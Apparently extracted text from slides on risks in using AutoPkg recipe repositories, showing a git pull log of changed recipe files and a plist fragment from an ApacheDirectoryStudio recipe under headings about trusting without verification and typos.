
```
Attempting git pull for /Users/elliot/Library/AutoPkg/RecipeRepos/
com.github.autopkg.recipes...
```

```
Updating 4113956..307b1b9
```

```
Fast-forward
```

Adium/Adium.download.recipe	2 +-
Evernote/Evernote.download.recipe	2 +-
Evernote/Evernote.munki.recipe	2 +-
OmniGroup/OmniGraffle.munki.recipe	2 +-
OmniGroup/OmniGraffle.pkg.recipe	2 +-
OmniGroup/OmniGraffle6.munki.recipe	2 +-
OmniGroup/OmniGraffle6.pkg.recipe	2 +-
OmniGroup/OmniGrafflePro.munki.recipe	2 +-
OmniGroup/OmniGrafflePro.pkg.recipe	2 +-
OmniGroup/OmniGraphSketcher.munki.recipe	2 +-
OmniGroup/OmniGraphSketcher.pkg.recipe	2 +-
OmniGroup/OmniGroupProduct.download.recipe	2 +-
OmniGroup/OmniOutliner.munki.recipe	2 +-
OmniGroup/OmniOutliner.pkg.recipe	2 +-
OmniGroup/OmniOutlinerPro.munki.recipe	2 +-
OmniGroup/OmniOutlinerPro.pkg.recipe	2 +-
OmniGroup/OmniPlan.munki.recipe	2 +-
OmniGroup/OmniPlan.pkg.recipe	2 +-

#7: TRUST *without* VERIFICATION



#7: TRUST *without* VERIFICATION



#8: PLAIN, BORING TYPOS

ApacheDirectoryStudio.pkg.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
```

...


```
<key>ParentRecipe</key>
<string>com.github.homebysix.pkg.ApacheDirectoryStudio</string>
<key>Process</key>
<array>
  <dict>
    <key>Processor</key>
    <string>PathDelete</string>
    <key>Arguments</key>
    <dict>
      <key>path_list</key>
      <array>
        <string>%RECIPE_CACHE_DIR%/%NAME%/Applications</string>
      </array>
    </dict>
  </dict>
<dict>
  <key>Arguments</key>
  <dict>
```

#9: TECHNICAL CONFUSION

